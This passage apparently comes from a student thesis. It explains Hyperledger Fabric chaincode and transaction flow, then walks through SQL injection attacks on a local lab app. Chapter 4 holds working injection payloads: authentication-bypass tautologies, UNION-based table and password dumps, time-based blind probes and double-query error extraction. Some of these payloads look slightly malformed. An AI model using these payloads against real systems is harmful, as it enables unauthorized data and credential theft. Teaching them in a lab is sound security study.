Chaincode is a program that runs (In a Docker container which is secured) separately from the endorsing peer process. It initializes and manages the state of the ledger. The logical functionalities of the network is handled by the chaincode. That means the rules which every transaction should maintain are managed by the chaincode. So the chaincode in a hyperledger based blockchain network is similar to a “smart contract” in the ethereum based blockchain network. A chaincode is invoked in order to send query to the ledger or update the ledger. It is possible for a chaincode to invoke another chaincode in the same or in a different channel if it has the proper permission. But if that invoked chaincode is on a different channel then only read query is allowed. Chaincodes are deployed to channels using Fabric chaincode lifecycle. Before a chaincode can be used to create transactions, the fabric chaincode lifecycle allows different organizations to agree on how it will be used. Such as if an endorsement policy mentions which organizations need to run a chaincode before validating a transaction, it is necessary for the channel members to use the fabric chaincode lifecycle to agree on the chaincode endorsement policy. Before a chaincode can be used to create transactions, the fabric chaincode lifecycle gives permission to various organizations on the method of running it. It is necessary for the channel members to agree on the chaincode endorsement policy via using the fabric chaincode lifecycle. There are two functionalities of a chaincode. One is invoking and another one is querying. By invoking chaincode function there is a creation of a new block and to update the ledger and by querying chaincode function the framework retrieve information from the ledger without updating the ledger. During chaincode development and testing, Command Line Interface(CLI) is one of the most used tools. Inside the CLI by issuing various peer commands the framework can perform various tasks on a fabric network and chaincode. But in actual real deployment, there are client applications which are the frontend of the fabric networks that are used instead of CLI. In the case of our fabric network are two peers inside the organization. There is the use of the network.sh script to perform various operations in the network. In order to write the chaincode for our network, first we create the chaincode file inside the specific directory that is mentioned in the network.sh script. We can use Linux’s `mkdir touch` command for this. The

chaincode implements the fabric-contract-api interface as like all other chaincodes. Then in order to initially populate the ledger using keys first there is a need to mention the structure of the key inside the chaincode. There is a need to implement the InitLedger feature, which will initialize the ledger with some specified keys. [We may add the... keys initially]. Next to write a function createAsset that generates a non-existent asset or, as in our case, a key on the ledger. Then there is to create a readAsset function that will return the key from the world state according to the given id. After that to create an updateAsset function that will help us to update the data inside a key with the provided parameters. In order to delete a key, need to write a deleteAsset function inside the chaincode. It is a good idea to keep a function assetExists that will check whether the given asset is already in the ledger or not. There is also to keep a getAllAssets function to retrieve all keys from a ledger. After creating the chaincode and network with the peers and channels, in order to deploy the chaincode there is the use of ./network.sh deployCC command. This command installs the chaincode to all the peers so each of them can perform chaincode endorsement and query. To invoke the chaincode, use the peer chaincode command to invoke and use the different functions inside the chaincode according to our needs.

3.9 Curl Request

If a client makes a call through API then it allows the client to get high-cost and compound data from the hyperledger fabric network. Using the Node.js SDK frontend communicates with backend and the hyperledger fabric network works as the backend. Hyperledger Fabric community offers many SDKs of various languages, Node.js, Go, Python, Java. Both secure and non-secure communication is supported by hyperledger fabric. SDK's APIs are the main element for making a call from frontend. There is a difference between secured using TLS and when the network is non-secured when the API makes call to the hyperledger fabric network. To make sure the call takes place perfectly to get the network details then The Framework needs to enroll the admin, later, the framework has to register and enroll the users, after that, chaincode must be invoked and lastly it need to query the chaincode. With a CA an admin was registered when the hyperledger fabric network was created. Now to retrieve the eCert (enrollment certificate) the client needs to make an enroll call to the CA server. To form a user object for the admin, the client application needs this certificate. The system would need to use the admin object to register and enroll a new user. The pem certificate, name and the CA URL is needed to create an instance of org.hyperledger.fabric_ca.sdk.HFCAClient. The Framework can utilize the contents of the pem certificate as a string directly. We need to use the default crypto suite. We need to set the UserContext which holds all the user details. We need to set the enrollment in the UserContext object after we call the enroll API. The user context of the admin along with the set of enrollment is needed to subsequent user registration and enrollment. The user contexts will be kept to a local file system to use admin user context by the subsequent calls. Now we need to register and enroll the users. We should not user the admin because it has all permissions to perform operations on the network. To perform different operations, new users should be enrolled and registered. Once a user is registered then again it cannot be registered. After these, we need to invoke the chaincode and

to do that first, the framework needs to read the saved user context, create orderer references, peer and eventhub, we need to initialize the channel and also prepare the transaction proposal and send it to the endorsers. After everything it will send the transaction to the orderer. To make the client call happen at last we need to query the chaincode. We know blockchain transaction be queried.

3.10 Transaction Flow

We know in the ledger we have keys as assets. When we enroll an identity with a network are the support of hyperledger fabric's permissioned blockchain, the keys generated. These keys need to be stored and we stored them locally in our system for our web application to access them for signing the query and data transactions.




Figure 3.5: ClientA sends request for transaction

In our case what is happening is firstly ClientA is sending a request to get access to a key. This request then targets peer0 and peer1. Here, peer0 is the representative of ClientA and peer1 is the representative of clientB. Our endorsement policy states that in order for a transaction to happen both peers must endorse any transaction. Note that here, we are referring to getting access to a key as a transaction. So, since all peers need to be supported, the request goes to peer0 and peer1. After that, a proposal for a transaction is created. Here, the Node SDK uses the REST API to create a transaction proposal. In fact, the proposal is a request that invokes the readAsset function of the chaincode for a specific key. Here, the Node SDK acts as a chunk that packages the transaction proposal in the format specified by the chain code while at the same time capturing the user's cryptogenic credential and generating a distinctive look for that particular transaction proposal.




Figure 3.6: Endorsing peers verify signatures and the transaction proposal

Then the two endorsing peers (peer0 & peer1) verify the transaction proposal. In order to verify the proposal, the peers check whether transaction proposal have been properly formatted. It also checks if the submission is new and never before was submitted in the past. The validity of the signature (using MSP) is checked.




Figure 3.7: Proposals are inspected

Finally, whether the user who submitted the request (ClientA) holds proper authority to perform a read operation on that channel is checked. The endorsing peers take the transaction proposal as parameters of the invoked chaincode's function.

The chaincode is then executed and the transaction result is created. At this point the ledger is not updated. The transaction result and the endorsing peer's signature

is returned to the SDK as “endorsement response”.

The application processes the verification of endorsing peer signatures by comparing the proposal responses. The client application checks whether the specific endorsement policy has been fulfilled. After that, the transaction will be submitted to ordering services which will make an update in the ledger. Unendorsed transactions can be forwarded or responses might not be checked in the application. Despite that, the endorsement policy will always ensure the validation process.




Figure 3.8: Endorsements are assembled into transactions

After that, the application broadcasts the transaction proposal in the network. It also sends a response to the ordering service with a transaction message.




Figure 3.9: Transaction is validated and committed

It contains read or write sets, endorsing peers signatures and channel ID. The ordering services do not inspect the contents within a transaction. It only receives transactions in the network and organizes them sequentially according to channel.

The blocks of the transactions are forwarded to the peers on the channel. The transactions is approved and thus the endorsement policy is completed. This confirms that there has been no change in the ledger. It is checked for the read set variables because it is generated by the transaction execution. The blocks are tagged as valid or invalid during transaction.




Figure 3.10: Ledger is updated

Finally, every single peer appends the block the channel's chain. For every valid transaction, the write sets are committed to the current state database. An event is transmitted by each peer to declare the client application that the transaction has been permanently added to the chain. A recognition is also sent for the validation or invalidation of the transaction.




Figure 3.11: Transaction flow

After that we need to use the Hyperledger fabric NodeJS APIs to work with and manage our network [8]. We will be using those in order to create and initialize the channel, install and instantiate the chaincode, register and enroll the users, perform invoke and query to test the network. When the network is up then the certificates and keys for the peer organization are created using the network.sh shell script. By default the script uses the cryptogen tool for this. The config files are located in the organization-cryptogen folder. We can bring up the network using Certificate Authorities using -ca flag. After that for each identity the script generates an MSP folder which contains the certificate and private keys for each of them. This establishes the identity's role and membership in the organization. ChainCode: Fabric chaincode life cycle is used to deploy a chaincode on a channel. First, we need to start the network we created before but we need to kill any docker containers and remove artifacts which were generated before by using ./network.sh down CLI command on the network directory. Then we can up the network by using ./network.sh up command. Now we must create a channel using ./network.sh up createChannel. Then we need to package the chaincode before it can be installed on

our peers. Some dependencies of chaincode should be installed before packing it.




Figure 3.12: Connection of API and HLF

After we package the asset-transfer chaincode then it can be installed on every peer to endorse a transaction where endorsement policy is required. Now we need to approve a chaincode for the organization. Now it is time to commit the chaincode definition to the channel. One organization can commit chaincode definition to the channel after organizations have approved a chaincode definition. Now we can invoke the chaincode from a client application. Now, end users can interact with the assets on the blockchain ledger.

Chapter 4

Implementation

4.1 SQL Injection Attack Types

There are a handful of varieties of SQL Injection attacks. To attack a server by SQL Injection, the first goal of the attacker is to check whether the server is built based on SQL database or not. Because if the server is not built with SQL queries, none of the SQL Injection attacks will be successful resulting in a complete waste of time for the attacker. It takes only a few commands to check if a server is built on SQL database or not. After figuring this out the attacker can proceed to apply different types of attacks from retrieving data, damaging the server up to deleting the entirety of the database, which is horrendous to visualize. There are multiple types of attacks viable in the sector of SQL injection. There is no hard and fast sequence for this and every attack type comes with incalculable variations. The various sorts of attacks are commonly not acted in separation. Rather than that, a significant number of attacks are coordinated together or successively, depending on the particular objectives of the attacker. Now we will discuss the classification of some SQL Injection attacks. The overall objective of this type of attack is to inject conditional query statements such that they are always evaluated true. This is most widely used to bypass authentication as well as getting access to valuable data. The WHERE clause is explicitly exploited to retrieve data via conditional statements.

```
SELECT * FROM users WHERE u_id = '12' and password = 1' or 1=1' - -
```

Is a tautology statement where (1=1) has been used to evaluate the aftermath of the conditional statement to be considered true. Illegal Queries/ Logically Incorrect Queries: Basically, it takes place when a query is rejected. An error message is fetched back from the server. That is supposed to help in debugging the problem. But vulnerable information is passed in the returning error message. If it goes to the wrong hands the privacy can be compromised and there can also be severe security breach. The attacker sometimes also injects random illogical syntax to get an invalid output so the server is down or hampered. The server remains vulnerable at the down time and thus one or more different attacks can be used on the server to extract data. Error Based – String: Suppose we have a SQLI vulnerable website, now we can test it through altering its parameter id value with numeric values 1, 2, 3, etc. If we get lucky then we can retrieve the username and password from tables. Let us see what is happening in the backend. A pseudo code can be like:

```
SELECT login_name, password FROM table WHERE id = provided-input
```

Therefore, if we put different values in parameter 'id' then we can get different results from table data shown in Figure: 4.1. Our objective is to exploit the vulnerabilities.




Figure 4.1: Error Based String (1)

In case of Error Based attack we depend on our guessing power. For example: if we put strings, alphanumeric values, long integers or anything else in the parameter value we might not get any result but if we get lucky we can retrieve data from tables by using a single character only shown in Figure: 4.1.

```
127.0.0.1:8888/Pre-Thesis-2/1.ErrorBasedSingleString/?id =1'
```



Figure 4.2: Error Based String (2)

A single quote is given after id value 1. For that, we get an error,

```
"You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' LIMIT 0,1"
```

We are able to break the query successfully. This process of sending weird queries to the application with focus and mindset is called "Fuzzing". It is very trivial for successful exploitation. The complete string for our input is like

```
'1' ' LIMIT 0,1
```

Let us use an escape character

```
127.0.0.1:8888/Pre-Thesis-2/1.ErrorBasedSingleString/?id=1\'
```



Figure 4.3: Error Based String (3)

No error in above figure 4.3.

“You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ‘1\ ‘LIMIT 0, 1’ at line 1”

This is to test how the developer has encapsulated its variables. Therefore, whatever we input it will be inside the quotes. Now to fix the query we have two ways, one is to comment out the rest of the query and the other one is to add some extra characters to balance the query. To comment out the rest of the query we can use

(--+ , #, /* */) %20, %23

We have to remember that whatever we use after “ - +” works as code not data. Now we have to evaluate what we have thought really works or not, We can observe that it works shown in Figure: 4.4.




Figure 4.4: Error Based String (4)

To make the attack more specific “order by”, “union select” and many more queries can be used. Shown in Figure: 4.5.

127.0.0.1:8888/Pre-Thesis-2/2.ErrorBasedIntegerBased/?id=1' union select 1,2,3 --+



Figure 4.5: Error Based String (5)

If this query doesn't work then we can put a "--" before and check if it works or not

```
127.0.0.1:8888/Pre-Thesis-2/2.ErrorBasedIntegerBased/?id=1' union select 1,2,3 --+
```

If it works then to figure out database name, current use, datadir we can use,

```
127.0.0.1:8888/Pre-Thesis-2/2.ErrorBasedIntegerBased/?id=1' union select 1,database(),3 --+
```

To get the name of two tables we can use this query Or use the function "database()"

```
127.0.0.1:8888/Pre-Thesis-2/1.ErrorBasedSingleString/?id=1' union select 1, table_name, 3 from information_schema.tables where table_schema='security' --+
```



Figure 4.6: Error Based String (6)

```
127.0.0.1:8888/Pre-Thesis-2/1.ErrorBasedSingleString/?id=1' union select 1, table_name, 3 from information_schema.tables where table_schema=database() --+
```

Which gives us the same output. Moreover to iterate more we can use limit functions such as "limit 1,1"

```
127.0.0.1:8888/Pre-Thesis-2/1.ErrorBasedSingleString/?id=1' union select 1, table_name, 3 from information_schema.tables where table_schema=database() limit 1,1 --+
```

```
127.0.0.1:8888/Pre-Thesis-2/1.ErrorBasedSingleString/?id=1' union select 1, table_name, 3 from information_schema.tables where table_schema=database() limit 2,1 --+
```



Figure 4.7: Error Based String (7)


```
127.0.0.1:8888/Pre-Thesis-2/1.ErrorBasedSingleString/?id=1' union select 1, table_name, 3 from information_schema.tables where table_schema=database() limit 3,1 --+
```



Figure 4.8: Error Based String (8)

We can try all these to check how many tables are in the database shown in above figure. There is another way to concat all the groups together to see how many tables are in the database and what their names are to see the output as a string.

```
127.0.0.1:8888/Pre-Thesis-2/1.ErrorBasedSingleString/?id=1' union select 1,group_concat(table_name), from information_schema.tables where table_schema=database() --+
```

Similarly, we can get the columns in the table as a string output too.

```
127.0.0.1:8888/Pre-Thesis-2/1.ErrorBasedSingleString/?id=1' union select 1,group_concat(column_name), from information_schema.columns where table_name='users' --+
```



Figure 4.9: Error Based String (9)

In this way after finding out the names of the tables, we can get the columns in the tables by using this method shown in Figure: 4.9. Now it is time to fetch out data from the columns of the tables.

```
127.0.0.1:8888/Pre-Thesis-2/1.ErrorBasedSingleString/?id=1' union select 1,group_concat(username), from users --+
```



Figure 4.10: Error Based String (10)

This is a much simpler query and this should give us all the names of the users from the column 'Username'. Not only that we can fetch the corresponding password of the users as a string by the following command.

```
127.0.0.1:8888/Pre-Thesis-2/1.ErrorBasedSingleString/?id=1' union select 1,group_concat(username),
group_concat(password) from users --+
```




Figure 4.11: Error Based String (11)

These are one of the most trivial commands of extracting information from the database shown above. These are more popularly known as “Error Based SQL Injection for String”. Inference: The characteristics or behavior of the database can be changed by this sort of assault. Timing Attacks and Blind Injection are the most prominent attacks based on inference. Timing Attacks: By identifying the timing delay of a server and how long it takes a server to respond to a certain question, this attack is deployed. “if-then” statement is more prominently used to get desired outcome or at least try to reach the goals, which the attacker had planned beforehand. This sort of attack is more or less relevant to its mirror, which is termed as blind injection. The attacker has to calculate the time it takes for the server to load and respond if the statement submitted is true or not. For injecting questions, the if-then statement is used in this strategy. WAITFOR is known as the keyword used for the reason and it caused the database to delay the answer to a certain time period defined by the intruder himself.

```
Declare @s varchar(5000) SELECT @s = dbName() if
(ASCII(substring(@s,1,1)) &
(power (2,0)))> 0
waitfor delay '0:0:5'
```

For the case of Time Based Blind Injections we can add values like ‘sleep(5) - - +’ and see if it gives us a response after the given allotted time.

```
127.0.0.1:8888/Pre-Thesis-2/5.BlindInjectionTimeBased/?id=1' and sleep(5) - - +
```

This makes the server give us the output after 5 seconds to be precise. Similarly, we can add The database pauses for 5 seconds according to the command of the attacker.

```
127.0.0.1:8888/Pre-Thesis-2/5.BlindInjectionTimeBased/?id=1'and if(select database())="security", sleep(5) - - +
```

If the first bit of the first byte name is matched by the current database, it will take 5 seconds of delay and then respond afterwards. And when the condition if proved true a specific amount of delay can be injected to the server so it responds after that specific period of time. By using vulnerable parameters the attacker can extract data from the database in the above mentioned method. Blind Injection: This is concept of injecting random stuff into the database until a significant error message is responded which can be exploited to further compromise the server and the data. Most of the times, the developers hide the details in the returning error message that could help the attacker get access to the database but sometimes through continuous blind attempts the attacker becomes successful. The odds of success are pretty low from the attackers end but definitely something to be concerned about because they might get access to the entire database and exploit it very dangerously.

```
SELECT jobs FROM users WHERE credentials = 'Jhon and 1=0-- AND pass AND pin=0
```




Figure 4.12: Blind Injection

Provided the developer is conscious about these attacks he will setup a backup against these type of destructive attempts. To stay aware of these sort of attacks, the developer can set up a validation of input and if the queries are invalid there will be no significant output shown on the screen which could further help the attacker exploit the vulnerabilities. In this scenario, if there is no validation of input than the attacker might be successful. The idea is to submit the first query which is wrong and replies with an error message because certainly “1=0” is not correct. After that the attacker sends the second query which is always true. So in this way the attacker gets access to the database or can retrieve vulnerable data from the database. Union Query: This is a technique by which attackers join injected query to the save query

and get access to the data by merging the two tables in the database. The keyword used here is 'UNION'. The attackers can get the data from different tables of the application by adding the unknown tables to the known tables and extracting the data afterwards.

```
SELECT identity FROM users WHERE id=$id
```

By injecting the above-mentioned query, the attacker can get access to whichever data he wants if he is able to merge the table of his desired outcome. Now the attacker will try to inject the value of the id in here

```
$id = 1 UNION ALL SELECT creditCardDetails,1 FROM tableCreditCard
```

So the entire query becomes something like this:

```
SELECT identity FROM users WHERE id=1 UNION ALL SELECT creditCardDetails,1 FROM tableCreditCard
```

In addition, after this, the credit card details of the users will be merged with another table and they will be reported back to the attacker because that was the part of the original query [16]. Stored Procedure: A database programmer sets a specific set of boundaries to prevent any unauthorized access from invaders. For that reason, developers add an extra layer to the line of defense termed as abstraction layer. It is a part of an injectable web application prepared by a programmer. There are different ways to attack based in the archive procedure of the database. For authorized or unauthorized use the procedure returns a binary output. It is either true or false depending in the circumstances and the input given. “ ’; is most viably used by an attacker in this sort of SQL attacks. Double Query: After Error based comes the double query injection. In the first phase, we try to understand what the developer has put in by adding the escape character.

```
127.0.0.1:8888/Pre-Thesis-2/6.DoubleQueryBased/?id=1\
```



Figure 4.13: Double Query (Checking escape character)

Dumping Database: As we try to type the queries the database dumps a bulk amount of data. We can get a lot of data from this type of exploit. We have to give a destination where we want all the data to be stored in the local drive. It is actually a more professional guess at this point shown in figure 4.14.

Query	127.0.0.1:8888/Pre-Thesis-2/7.DumpingDatabase/(?id=2'))
Output	You have an error in your SQL syntax

Table 4.1: SQL query for dumping database




Figure 4.14: Dumping Database

Post Parameter Injections: Post Parameter Injections are the type of SQL queries we pass which fits in the blank of a true statement at first. There are several types of Post Parameter Injections. Such as Errors Based Double Query, Blind Boolean and Update Query. In a login interface, we try to break the query by using,

```
“ ‘ ‘ \ ‘ ) – or ‘ ) #
```

When the query works, even if we are not able to log in to the server we can pass out the values for which the statement is true i.e.

```
“ ) or 1=1 #
```

We can extract the outputs of the respective tables that hold the values. For double query based injection, we put select, count and concat database in between “ #.”

Query	Output
“ AND (select 1 from (select count(*),(concat(“~,(select version()),”~ ,floor(rand(0)*2)))c from information_schema.tablesgroupbyc)a)#	Version
“ AND (select 1 from (select count(*),(concat(“~,(select database()),”~ ,floor(rand(0)*2)))c from information_schema.tablesgroupbyc)a)#	Database
“ AND (select 1 from (select count(*),(concat(“~,(select @@datadir),”~ ,floor(rand(0)*2)))c from information_schema.tablesgroupbyc)a)#	Directory
“ AND (select 1 from (select count(*),(concat(“~,(select user()),”~ ,floor(rand(0)*2)))c from information_schema.tablesgroupbyc)a)#	User Columns

Table 4.2: SQL queries to store values

Here we get the values stored in the version, database, directory and the user columns in the tables.

Alternate Encoding: This attack is pretty self-explanatory as the name suggests, the attackers try to modify the query by altering the encoding. Most commonly used aspects are ASCII, Unicode and different hexadecimal values. In this way the attackers can bypass the barriers set up by the developers by special methods known as “bad character”. Imagine an attacker deploys a code like char(89) instead of a single quote. Then, that will be considered as a bad character. If this attacked is lined up with other techniques to sabotage a server then the consequences can be very dreadful for the developer as well the server. The reason for this attack to be so strong is because it can target a specific layer of security and try to breach it. It can attack multiple layers at the same time so if the developer is not cautious beforehand things could get pretty bad for him and his server. Thus to stay away from these sort of attacks developers need to prepare multiple defensive encoding to prevent alternate encoding attacks. If all these are implemented altogether then attacks like alternate encoding can be prevented and defended successfully. Piggy-Backed Queries: These type of attacks are used to hamper the database by different query delimiters, such as “:” and these are added at the end of an original query to add more statement at the end of it to extract more information from the database.

